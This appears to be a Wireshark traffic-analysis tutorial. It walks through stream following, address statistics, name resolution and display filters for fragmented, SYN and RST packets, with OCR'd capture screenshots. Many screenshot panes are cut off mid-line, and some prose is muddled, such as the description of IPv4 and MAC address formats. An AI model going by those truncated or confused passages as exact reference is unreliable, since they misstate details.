 8078 -19.767145  192.168.1.36    74.125.130.188  TCP      54 17210 → 5228 [ACK] Seq=1 Ack=1 Win=131328 Len=0
 8081 -19.716129  192.168.1.36    74.125.130.188  TCP      54 17210 → 5228 [ACK] Seq=518 Ack=1431 Win=131328 Len=0
 8082 -19.716087  74.125.130.188  192.168.1.36                 =1431 Ack=518 Win=65792 Len=1430 [TCP segment of a reassembled PDU]
 8083 -19.716062  192.168.1.36    74.125.130.188               =518 Ack=2861 Win=131328 Len=0
 8085 -19.716030  192.168.1.36    74.125.130.188               =518 Ack=3784 Win=130560 Len=0

> Frame 8081: 54 bytes on wire (432 bits), 54 bytes captured            3B604D-08DB-4283-970D-CAFA21A6FBC8}, id 0
> Ethernet II, Src: Kiyon_96:9a:ee (00:17:6b:96:9a:ee), Dst:
> Internet Protocol Version 4, Src: 192.168.1.36, Dst: 74.12
> Transmission Control Protocol, Src Port: 17210, Dst Port:

0000  14 a7 2b 0e be c8 00 17  6b 96 9a ee 08 00 45 00   ··+·
0010  00 28 22 a4 40 00 40 06  00 00 c0 a8 01 24 4a 7d   ·("·
0020  82 bc 43 3a 14 6c ca 37  19 4c cc 9d 61 f6 50 10   ··C:
0030  02 01 8f 20 00 00                                  ···
```

*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
wireshark_Ethernet_20200612135439_a00104.pcapng
24 (0.2%)
Profile: Default

This will open a window as above pull down. Click "Follow" then click "TCP Stream."



Wireshark · Follow TCP Stream (tcp.stream eq 12) · Ethernet

```
...........K...~..G;.4O...7V....OYP..#..N.X   n.J@E..}.M.'Q.......3.......H...
.........+./.,.0............./.5....JJ..........mtalk.google.com..........
.
...................#............
............................3.+.)........ ....C.m;.......5.k..!....b
.4..X.-.....+..
...................zz...........................................................
.................................................................................
.............................................................................z..
.v..T.O.WJ..$/.*4.?h..K....
.~.W.-.b   n.J@E..}.M.'Q.......3.......H........3.$... I....~..7..T...e.......B...w.
7.k.+..............=A..PT8<H...IA3...$...h...py.\..1nq.}.
+...........D._....h..D%......:...BC..^.@L.}..T.._d^..J..L...T.....>......B*3S.W.,.
3i.G......3b....m/e...l.:..].~r...TA...usM.T.......?r}.....C.........:...nV..5W...
W-...4.Pm.&.H..W.....y5...n..G..:.4.~y......(i.f...B..U,...bL]..;.Qt....B...W"......
$....A*P..+*..  '.-...C`w..w..........,..u(..4...td.......\.Q.5.|..w...(3..*.,P.6...XP
...u.=.... ..8tq.....oD              .K..|K.U.h.I.r.
9.8.........I...XT|...K.;.........>.;.TI.....n.$......>..b..J.H..M.v...
(c.......D....K.....+.....N.Vp)*..O.............d........Z$...a.(.\..f.
7.i}..H..=....U....{qK...o....v....I.........n..~w...
[QH.`g..'%....L....h&..jL....Lwo...)H.......0.........}P..r^y.~..9......[2|...
4.....*..^.......a.:v.
...^..t...k....@.nU$.M...._..G%....!I.T...[*.N.j0%..t.....T.O...L.p......"...
j..$f`F.L.I.Z...(W....?..).*N.,7.;.*...[.....*>U.8Uy%:.....[*K.{..........;.zf..T.
0<...I..
u.~p."....]k...N'.d.RS...U..4....W.xM<..........
+P.X^..d.....p...@.....c...S._-...g.."~u]s....g.,....n"+l.KY.D.p...tP
..6.....\.>$T.Lq.A.G..*...K.Z.w"...)U.X..G.7Q.....8....I.....e.c..@  ........
```

3 client pkts, 6 server pkts, 3 turns.

Entire conversation (5221 bytes)

Show and save data as: ASCII

Stream: 12


Find:

This opens a window that includes all the packets and their contents in this stream. Note the statistics at the bottom of the window to the far left (5221 bytes) and the method for displaying content (ASCII).


Statistics

Finally, we would want to gather statistics about our packet capture. This may be particularly useful when creating a standard baseline for traffic. Just click the Statistics tab at the top of Wireshark and a pull-down menu will appear. In our case, let's browse down to IPv4 Statistics, and then to all addresses.

As we click, there is a window that displays statistics for every and every IP address in our packet capture



```
No.   Time         Source            Info
11544 389.704770   35.170.0.145      9 Application Data
11548 390.299603   35.170.0.145      9 [TCP Spurious Retransmission] ,
11601 406.572547   192.168.1.36      2 Client Hello
11603 407.573319   104.17.188.10     9 Server Hello, Change Cipher Spec
11605 407.574320   192.168.1.36      2 Change Cipher Spec, Encrypted Ha
 8079 77.818437    192.168.1.36      1 Client Hello
 8080 77.869124    74.125.130.18     4 Server Hello, Change Cipher Spec

> Frame 8080: 1484 bytes on wire (1:      s) on interface \Device\NPF_{438B
> Ethernet II, Src: currento_0e:be:       e (00:17:6b:96:9a:ee)
> Internet Protocol Version 4, Src:
> Transmission Control Protocol, Sr       : 518, Len: 1430
> Transport Layer Security

0000  00 17 6b 96 9a ee 14 a7  2b 0e
0010  05 be 35 60 00 00 75 06  7b d4
0020  01 24 14 6c 43 3a cc 9d  5c 60
0030  01 01 65 dc 00 00 16 03  03 00
0040  03 54 d8 4f b8 57 4a b7  10 24
0050  68 18 17 4b ea dc eb 82  0a f9
0060  62 20 09 6e 88 4a 40 45  13 e4
0070  de 9f fe e3 a3 8c c5 33  fe e5
0080  d1 86 13 01 00 00 2e 00  33 00
```



Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
All Addresses	43397				51.2347	100%	0.1000	1645.064
95.218.79.44	2				0.0024	0.00%	0.0100	44.691
94.202.245.130	3				0.0035	0.01%	0.0100	6.813
92.99.231.8	2				0.0024	0.00%	0.0100	76.080
92.98.60.232	1				0.0012	0.00%	0.0100	1536.588
92.97.46.158	1				0.0012	0.00%	0.0100	1391.117
86.99.200.216	1				0.0012	0.00%	0.0100	934.286
85.154.183.146	4				0.0047	0.01%	0.0100	29.462
84.255.165.65	4				0.0047	0.01%	0.0100	388.696
82.1.242.128	2				0.0024	0.00%	0.0100	1222.284
8.8.8.8	8				0.0094	0.02%	0.0200	714.390
74.208.40.131	1				0.0012	0.00%	0.0100	1433.071
74.125.24.188	7				0.0083	0.02%	0.0200	30.314
74.125.130.188	117				0.1381	0.27%	0.1700	77.869
61.6.243.105	5				0.0059	0.01%	0.0100	25.277
60.243.93.128	4				0.0047	0.01%	0.0100	212.143
59.99.49.233	2				0.0024	0.00%	0.0100	783.595
59.98.50.24	6				0.0071	0.01%	0.0100	1033.037
59.96.192.58	6				0.0071	0.01%	0.0100	1161.976
59.93.236.195	5				0.0059	0.01%	0.0200	1225.099
59.92.189.28	3				0.0035	0.01%	0.0100	340.645

We 're going to try to advance your knowledge and understanding of Wireshark to the level where you can use many features in an actual forensic investigation network.

Name Resolution

The data that you are analyzing on any network often have indecipherable names. IPv4 addresses are 4 bytes of decimal data such as 192.168.1.101 and 6 hexadecimal addresses such as "**00.AA.CD.11.EF.23**." Sometimes this data becomes easier to decode and interpret if it is translated to a human-readable name rather than a number, just as DNS does to us when we browse the Internet.


There are three types of naming resolution at Wireshark.

- MAC Addresses
- Network Name
- Transport Name

Go to Capture → Options to enable name resolution (the capture must stop first).

In the Capture Interfaces window, click on the 3rd tab, Options. It will show "Name Resolution" box, and the three options.

Click all three boxes to see nomenclature resolution on all three levels. This definitely should make your analysis a bit easier.




tcp

```
No.    Time                                    on              Protocol  Lengt
 11544 389.704770                              3.1.36          TLSv1.2   37
 11548 390.299603                              3.1.36          TLSv1.2   37
 11601 406.572547                              .188.107        TLSv1.2   42
 11603 407.573319                              3.1.36          TLSv1.2   16
 11605 407.574320  192.168.1.36                104.17.188.107  TLSv1.2   47
  8079 77.818437   192.168.1.36                74.125.130.188  TLSv1.3   57
       .869124     74.125.130.188              192.168.1.36    TLSv1.3   148
```

```
30: 1484 bytes on wire (11872 bits), 1484 bytes captured (11872 bit
 II, Src: currento_0e:be:c8 (14:a7:2b:0e:be:c8), Dst: Kiyon_96:9a:e
 Protocol Version 4, Src: 74.125.130.188, Dst: 192.168.1.36
sion Control Protocol, Src Port: 5228, Dst Port: 17210, Seq: 1, Ack
: Layer Security
```

```
 6b 96 9a ee 14 a7  2b 0e be c8 08 00 45 00   ··k·····+·····E·
 35 60 00 00 75 06  7b d4 4a 7d 82 bc c0 a8   ··5`··u·{·J}····
 14 6c 43 3a cc 9d  5c 60 ca 37 19 4c 50 10   ·$·lC:··\`·7·LP·
 65 dc 00 00 16 03  03 00 7a 02 00 00 76 03   ··e·······z···v·
 d8 4f b8 57 4a b7  10 24 2f d8 2a 34 02 3f   ·T·O·WJ··$/·*4·?
 17 4b ea dc eb 82  0a f9 7e 7f 57 ba 2d 8e   h··K········~·W·-·
 09 6e 88 4a 40 45  13 e4 7d a0 4d c9 27 51   b··n·J@E··}·M·'Q
 fe e3 a3 8c c5 33  fe e5 a2 9b c9 1c e3 48   ·······3·······H
 13 01 00 00 2e 00  33 00 24 00 1d 00 20 49   ·······.··3·$···I
```

wireshark_Ethernet_20200612135439_a00104.pcapng



Display Options

☑ Update list of packets in real-time
☑ Automatically scroll during live capture
□ Show capture information during live capture

Name Resolution

☑ Resolve MAC Addresses
□ Resolve network names
□ Resolve transport names

Stop capture automatically after...


□ 1 packets
□ 1 files
□ 1 kilobytes
□ 1 seconds

Protocol Dissection

Analysis of network traffic will require a certain dissection of the protocol to illuminate what really happened on the network. We may want to see for example which IP packets are broken, or which TCP packets a has the RST flag collection. We can do this by creating the appropriate filter and dissecting those packets using the middle window in Wireshark.

For example, if we want to see which IP packets have been fragmented, we want to create a field filter in the IP header that is also called flags or more fragments (MF). When setting this flag, it means the packet has been broken and the target network needs to be reassembled (attackers also break packets in an effort to bypass firewalls and IDS's).

On the Filter Expression we can find fragmented packets as below.



Wireshark · Supported Protocols

Name	Filter	Type	Description
Fragment overlap	ip.fragment.overlap	Boolean	Fragment overlaps with other fragments
Fragment too long	ip.fragment.toolongf...	Boolean	Fragment contained data past end of packet
Function	ip.opt.qs_func	Unsigned integer, 1 byte	
GENSER	ip.opt.sec_prot_auth_...	Boolean	
Handling Restrictions	ip.opt.sec_rfc791_hr	Character string	
Header Length	ip.hdr_len	Unsigned integer, 1 byte	
Header checksum	ip.checksum	Unsigned integer, 2 bytes	
Header checksum status	ip.checksum.status	Unsigned integer, 1 byte	
ID Number	ip.opt.id_number	Unsigned integer, 2 bytes	
IP Address	ip.opt.addr	IPv4 address	
IPv4 Fragment	ip.fragment	Frame number	
IPv4 Fragments	ip.fragments	Sequence of bytes	
Identification	ip.id	Unsigned integer, 2 bytes	
Invalid length for option	ip.opt.len.invalid	Label	
Length	ip.opt.len	Unsigned integer, 1 byte	
MTU	ip.opt.mtu	Unsigned integer, 2 bytes	
Malformed CIPSO tag	ip.cipso.malformed	Label	
More fragments	ip.flags.mf	Boolean	
Multiple tail fragments fo...	ip.fragment.multiplet...	Boolean	Several tails were found when defragmenting the packet
NSA	ip.opt.sec_prot_auth_...	Boolean	
Not Used	ip.opt.qs_unused	Unsigned integer, 1 byte	
Number	ip.opt.type.number	Unsigned integer, 1 byte	
Originator IP Address	ip.opt.originator	IPv4 address	
Outbound Hop Count	ip.opt.ohc	Unsigned integer, 2 bytes	
Overflow	ip.opt.overflow	Unsigned integer, 1 byte	

Search:

2,570 protocols, 187,320 fields.


ip.flags.mf==1

Here the IP protocol can be selected and expanded until we find the ip.flags.mf, then select = = and set the value to 1. Now Wireshark can only show packets which have the IP flag set for MF or fragmented packets. The shown packets are broken packets. This may occur during the usual transmission process or could be an indicator that an attacker is attempting to bypass IDS or firewall detection.

Unlike IP flag TCP has its own flags. These flags signal the intent of the TCP packet sender, for example initiating a connection (SYN) or breakdown of a session (FIN). If we want to see all the packets starting a TCP session, we can set the Wireshark filter to;

tcp.flags.syn == 1

This filters packets out except those initiating a TCP session. When we pick one of those packets, we can dissect it in the middle window and see it has the SYN flag set.



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn == 1

```
No.   Time        Source          Destination     Protocol Length Info
8067 77.765146   192.168.1.36    74.125.130.188  TCP      66 17210 → 5228 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
8077 77.818801   74.125.130.188  192.168.1.36    TCP      66 5228 → 17210 [SYN, ACK] Seq=0 Ack=1 Win=62920 Len=0 MSS=1430 SACK_PERM=1 WS=256
8131 78.333704   192.168.1.36    192.168.1.33    TCP      66 17211 → 8008 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
8132 78.338002   192.168.1.33    192.168.1.36    TCP      66 8008 → 17211 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM=1 WS=64
8364 89.278028   192.168.1.36    192.168.1.33    TCP      66 17212 → 8008 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
8365 89.279630   192.168.1.33    192.168.1.36    TCP      66 8008 → 17212 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM=1 WS=64
8391 89.672966   192.168.1.36    74.125.130.188  TCP      66 17213 → 5228 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
```


```
    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...0 .... = Acknowledgment: Not set
    .... .... 0... = Push: Not set
    .... .... .0.. = Reset: Not set
  > .... .... ..1. = Syn: Set
    .... .... ...0 = Fin: Not set
    [TCP Flags: ··········S·]
  Window size value: 64240
```

```
0000  14 a7 2b 0e be c8 00 17  6b 96 9a ee 08 00 45 00   ··+·····k·····E·
0010  00 34 22 a1 40 00 40 06  00 00 c0 a8 01 24 4a 7d   ·4"·@·@······$J}
0020  82 bc 43 3a 14 6c ca 37  17 46 00 00 00 00 80 02   ··C:·l·7·F······
0030  fa f0 8f 2c 00 00 02 04  05 b4 01 03 03 08 01 01   ···,············
0040  04 02                                              ··
```

wireshark_Ethernet_20200612135439_a00104.pcapng   Packets: 44690 · Displayed: 130 (0.3%) · Dropped: 0 (0.0%)   Profile: Default

The same is true for either of the six TCP flags (SYN, ACK, FIN, PSH, URG, RST). TCP uses the RST flag to signal a "strong" link termination, or a packet has entered the wrong port or IP. The following filter can be used to find certain packets.

tcp.flags.reset==1



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.flags.reset==1

```
No.   Time        Source          Destination      Protocol Length Info
 7935 74.570149   192.168.1.36    35.168.237.3     TCP      54 17008 → 443 [RST, ACK] Seq=3 Ack=1 Win=0 Len=0
 7948 74.624543   192.168.1.36    104.244.42.8     TCP      54 16914 → 443 [RST, ACK] Seq=3 Ack=32 Win=0 Len=0
 8099 78.142498   74.125.24.188   192.168.1.36     TCP      60 5228 → 16937 [RST] Seq=1 Win=0 Len=0
 8362 89.105228   74.125.130.188  192.168.1.36     TCP      60 5228 → 17210 [RST] Seq=4434 Win=0 Len=0
11868 509.619063  104.17.188.107  192.168.1.36     TCP      60 443 → 17234 [RST] Seq=24027 Win=0 Len=0
11914 533.062298  192.168.1.36    103.18.140.184   TCP      54 17231 → 443 [RST, ACK] Seq=645 Ack=3591 Win=0 Len=0
11917 533.062461  192.168.1.36    172.217.163.110  TCP      54 17229 → 443 [RST, ACK] Seq=583 Ack=4430 Win=0 Len=0

    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...1 .... = Acknowledgment: Set
    .... .... 0... = Push: Not set
  > .... .... .1.. = Reset: Set
    .... .... ..0. = Syn: Not set
    .... .... ...0 = Fin: Not set
    [TCP Flags: ·······A·R··]
  Window size value: 0

0000  14 a7 2b 0e be c8 00 17  6b 96 9a ee 08 00 45 00   ··+·····k·····E·
0010  00 28 ef fe 40 00 40 06  00 00 c0 a8 01 24 68 f4   ·(··@·@······$h·
0020  2a 08 42 12 01 bb c2 78  78 cb 23 fb 41 07 50 14   *·B····xx·#·A·P·
0030  00 00 54 e3 00 00                                  ··T···

wireshark_Ethernet_20200612135439_a00104.pcapng    Packets: 44690 · Displayed: 17 (0.0%) · Dropped: 0 (0.0%)    Profile: Default
```


Statistics Window

Using each protocol such as TCP , UDP, DNS, ICMP etc., statistics are often useful when we analyze large amounts of data. This can be a useful technique for creating a reference snapshot of what your usual traffic looks like to promote the detection of anomalous traffic when a question occurs.

Click on the Statistics tab at the top menus to view the protocol statistics, and then select Protocol Hierarchy.



```
No.  Time        Source
  51 22.372909   192.168.1.33     5 Standard query response 0x0000 PTR MiTV-AXSO0._rc._tcp.local SRV, cache flush 0 0 6091 mili…
  52 23.309636   192.168.1.33     0 Membership Report / Join group 239.255.255.250 for any sources / Join group 239.255.3.22 fo…
  53 24.491677   192.168.1.36     4 16567 → 8009 [PSH, ACK] Seq=441 Ack=441 Win=508 Len=110 [TCP segment of a reassembled PDU]
  54 24.502486   192.168.1.33     4 8009 → 16567 [PSH, ACK] Seq=441 Ack=551 Win=1453 Len=110 [TCP segment of a reassembled PDU]
  55 24.502553   192.168.1.36     4 16567 → 8009 [ACK] Seq=551 Ack=551 Win=508 Len=0
  56 24.999532   currento_0e:b    0 Ethernet II
  57 25.602559   112.134.160.1    6 37967 → 4444 Len=104

> Frame 1: 60 bytes on wire (480 bi   face \Device\NPF_{438B604D-08DB-4283-970D-CAFA21A6FBC8}, id 0
> Ethernet II, Src: currento_0e:be:   :ff:ff:ff:ff:ff)
> Data (46 bytes)

0000  ff ff ff ff ff ff 14 a7  2b 0e
0010  be ef 01 72 65 61 6c 74  65 6b
0020  61 63 6b 5f 64 65 74 65  63 74
0030  74 00 00 00 00 00 00 00  00 00

Ethernet: <live capture in progress>    Packets: 57 · Displayed: 57 (100.0%)    Profile: Default
```



